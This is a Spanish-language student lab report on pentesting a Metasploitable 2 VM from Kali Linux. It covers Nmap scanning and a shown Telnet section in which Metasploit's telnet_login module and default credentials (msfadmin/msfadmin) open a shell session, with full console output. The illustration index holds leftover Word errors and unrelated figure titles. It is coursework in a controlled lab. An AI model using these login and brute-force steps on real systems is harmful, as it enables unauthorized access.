

**INFORME1 – LABORATORIO DE PENTESTING CON KALI LINUX Y
METASPLOITABLE 2**

Johely Cordoba Valoyes

Estudiante de Ingeniería en Telecomunicaciones e informática

Universidad Tecnológica de Chocó Diego Luis Cordoba

7 – 08 - 2025

**INFORME 1 – LABORATORIO DE PENTESTING CON KALI LINUX Y
METASPLOITABLE 2**

Johely Cordoba Valoyes

Estudiante de Ingeniería en Telecomunicaciones e Informática

Seguridad y auditoría de redes

Prof. Rafael Sandoval Morales

Universidad Tecnológica de Chocó Diego Luis Córdoba

7 – 08 - 2025

2025, Johely Cordoba

Tabla de contenido

TABLA DE ILUSTRACIONES	4
INTRODUCCIÓN	6
ALCANCE	7
OBJETIVOS GENERALES	8
OBJETIVOS ESPECÍFICOS	9
INFORME 1 – LABORATORIO DE PENTESTING CON KALI LINUX Y METASPLOITABLE 2	10
PUERTO 25 – SMTP	18
PUERTO 53: DNS	18
PUERTO 139: NETBIOS SESSION SERVICE	20
PUERTO 445: MICROSOFT-DS (SMB)	20
PUERTO 2121: FTP ALTERNATIVO	22
PUERTO 3306: MYSQL	24
PUERTO 5432: POSTGRESQL	26
GLOSARIO	27
CONCLUSIONES	29

TABLA DE ILUSTRACIONES

Ilustración 1:Topología.....	¡Error! Marcador no definido.
Ilustración 2:Cisco Packet Tracer	¡Error! Marcador no definido.
Ilustración 3:Nombre a Router.....	¡Error! Marcador no definido.
Ilustración 4:Interfaz Router	¡Error! Marcador no definido.
Ilustración 5:DHCP.....	¡Error! Marcador no definido.
Ilustración 6:EIGRP	¡Error! Marcador no definido.
Ilustración 7:Nombre Switch	¡Error! Marcador no definido.
Ilustración 8:Interfaz Switch.....	¡Error! Marcador no definido.
Ilustración 9:Configuración PC	Ilustración 10:Dirección IP PC ¡Error! Marcador no definido.
Ilustración 11:VOIP Router	¡Error! Marcador no definido.
Ilustración 12:VOIP Switch.....	¡Error! Marcador no definido.
Ilustración 13:VOIP Telephone-service	¡Error! Marcador no definido.
Ilustración 14:Ephone-dn.....	¡Error! Marcador no definido.
Ilustración 15:PC VOIP	¡Error! Marcador no definido.
Ilustración 16:Comunicador IP	Ilustración 17:Extensión VOIP
	¡Error! Marcador no definido.
Ilustración 18:Dial-peer	¡Error! Marcador no definido.

Ilustración 19: Dirección Loopback..... ¡Error! Marcador no definido.

INTRODUCCIÓN

El presente informe describe la implementación de un laboratorio de ciberseguridad utilizando como entorno de virtualización VirtualBox 7.0, donde se configuraron dos máquinas virtuales: Kali Linux como sistema atacante y Metasploitable 2 como sistema víctima. El objetivo de esta práctica fue establecer una red virtual segura que permitiera la comunicación entre ambas máquinas, realizar un escaneo de puertos y detectar servicios vulnerables para posteriormente explotarlos en un entorno controlado.

Durante el desarrollo de la práctica se configuró una red en VirtualBox: un adaptador en modo NAT para permitir el acceso a Internet. Posteriormente, se procedió a la instalación y uso de la herramienta Nmap para el descubrimiento de puertos y servicios, y a la utilización de Metasploit Framework y otras técnicas para la explotación de vulnerabilidades presentes en Metasploitable 2.

Esta práctica permite comprender y aplicar conceptos fundamentales de redes, seguridad informática y hacking ético, reforzando el uso de herramientas de auditoría y simulando un escenario real de ataque, siempre dentro de un entorno controlado y con fines académicos.

ALCANCE

El alcance de este laboratorio abarca desde la creación y configuración inicial de las máquinas virtuales hasta la explotación de vulnerabilidades detectadas. Incluye la configuración de adaptadores de red en VirtualBox, la verificación de conectividad entre las máquinas, la ejecución de escaneos de puertos con Nmap, el análisis de los servicios expuestos y la explotación de puertos específicos.

Los puertos explotados durante la práctica fueron los siguientes: 23, 25, 53, 139 y 445, 2121, 3306 y 5432. Cada uno de estos servicios se probó para evidenciar vulnerabilidades como credenciales por defecto, configuraciones inseguras y falta de cifrado.

OBJETIVOS GENERALES

Implementar y documentar un laboratorio de pruebas de penetración utilizando VirtualBox 7.0, Kali Linux y Metasploitable 2, para identificar y explotar vulnerabilidades en un entorno virtual seguro y controlado.

OBJETIVOS ESPECÍFICOS

- Configurar dos máquinas virtuales con sistemas operativos Kali Linux y Metasploitable 2 dentro de VirtualBox 7.0.
- Establecer un esquema de red NAT.
- Realizar un escaneo de puertos con Nmap para detectar servicios activos y versiones.
- Analizar los resultados del escaneo para identificar posibles vulnerabilidades.
- Explotar de forma controlada los servicios vulnerables detectados.

INFORME 1 – LABORATORIO DE PENTESTING CON KALI LINUX Y METASPLOITABLE 2

Para iniciar la práctica, se procedió a crear las dos máquinas virtuales dentro de **VirtualBox 7.0**. La primera máquina, con sistema **Kali Linux**, la segunda máquina, **Metasploitable 2**, se importó a partir de su archivo .vmdk oficial.

En la configuración de red de ambas máquinas, se habilitó un adaptador en modo NAT.




Ilustración 1: Configuración red NAT

Esta configuración se realizó desde la ventana de ajustes de cada máquina en VirtualBox, en la sección “Red”, activando la opción “Habilitar adaptador de red” y seleccionando “Conectado a: Red NAT”. El modo NAT permitió que ambas máquinas virtuales se comunicaran entre sí.




Ilustración 2 Configuración red NAT en Kali Linux




Ilustración 3 Configuración red NAT en Metasploitable2

Una vez configurada la red, se iniciaron las máquinas virtuales y se procedió a verificar las direcciones IP asignadas automáticamente por la red NAT semestre9. Después de identificar las direcciones IP de ambas máquinas, se comprobó la conectividad mediante el comando ping desde Kali hacia la IP de Metasploitable 2. La respuesta exitosa confirmó que la configuración NAT estaba funcionando correctamente y que ambas máquinas podían comunicarse entre sí.




Ilustración 4 Verificación de conexión de red

En primera instancia, se ejecutó Nmap de forma básica, introduciendo únicamente la dirección IP de Metasploitable 2. Este escaneo inicial permitió obtener una lista de los puertos abiertos en la máquina víctima, mostrando el estado de cada uno y su número de puerto.




Ilustración 5 Lista de puertos abiertos



Ilustración 6 Lista de puertos abiertos

Posteriormente, para obtener información más detallada, se empleó el parámetro `-sV`, que ordena a Nmap identificar la versión exacta de los servicios que están activos en cada puerto.




Ilustración 7 Lista de puertos abiertos con versiones exactas

Cada vez que se procedió a explorar o explotar un puerto detectado como vulnerable, se utilizó la herramienta Metasploit Framework, que en Kali Linux se inicia con el comando `msfconsole`. Este permite buscar exploits específicos mediante el comando `search`, seleccionar el módulo adecuado con `use`, y luego configurar los parámetros necesarios como la dirección IP del objetivo (`set RHOST`) y el puerto correspondiente (`set RPORT`). De esta manera, para cada servicio identificado en el escaneo con Nmap, se inició `msfconsole`, se cargó el módulo más

apropiado y se ejecutó el exploit, obteniendo así acceso o información del servicio en cuestión.




Ilustración 8 msfconsole

PUERTO 23 – TELNET

El puerto 23 corresponde al servicio Telnet, un protocolo de acceso remoto que permite administrar un sistema a través de línea de comandos. Su principal vulnerabilidad radica en que transmite la información, incluidas las credenciales de usuario y contraseña, en texto plano, sin cifrado. En esta práctica, Telnet permitió el acceso remoto a Metasploitable 2 utilizando credenciales por defecto (msfadmin/msfadmin), lo que facilitó el control total del sistema

víctima desde Kali Linux.

Kali Linux [Corriendo] - Oracle VirtualBox

msf6 > search telnet_login

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass	2021-09-06	normal	Yes	Netgear PNPX_GetShareFolderList Authentication Bypass
1	auxiliary/scanner/telnet/telnet_login	.	normal	No	Telnet Login Check Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_login

msf6 > use 1

msf6 auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	true	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	23	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users

Ilustración 9 PUERTO 23 – TELNET

```

kali@kali:~$ msf6 auxiliary(scanner/telnet/telnet_login)
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
CreateSession true no Create a new session for every successful login
DB_ALL_CREDS false no Try each user/password couple stored in the current database
DB_ALL_PASS false no Add all passwords in the current database to the list
DB_ALL_USERS false no Add all users in the current database to the list
DB_SKIP_EXISTING none no Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD no A specific password to authenticate with
PASS_FILE no File containing passwords, one per line
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 23 yes The target port (TCP)
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME no A specific username to authenticate as
USERPASS_FILE no File containing users and passwords separated by space, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE no File containing usernames, one per line
VERBOSE true yes Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > run
[*] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 10.10.2.5
RHOSTS => 10.10.2.5
msf6 auxiliary(scanner/telnet/telnet_login) > run
[*] 10.10.2.5:23 - No active DB - Credential data will not be saved!
[*] 10.10.2.5:23 - 10.10.2.5:23 - Login Successful: msfadmin:msfadmin
[*] 10.10.2.5:23 - Attempting to start session 10.10.2.5:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (10.10.2.4:34403 => 10.10.2.5:23) at 2025-08-07 17:25:35 -0500
[*] 10.10.2.5:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) >

```

Ilustración 10 PUERTO 23 – TELNET

```

kali@kali:~$ telnet 10.10.2.5
Trying 10.10.2.5...
Connected to 10.10.2.5.
Escape character is '^]'.

  metasploitable2

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Thu Aug 7 18:25:26 EDT 2025 from 10.10.2.4 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
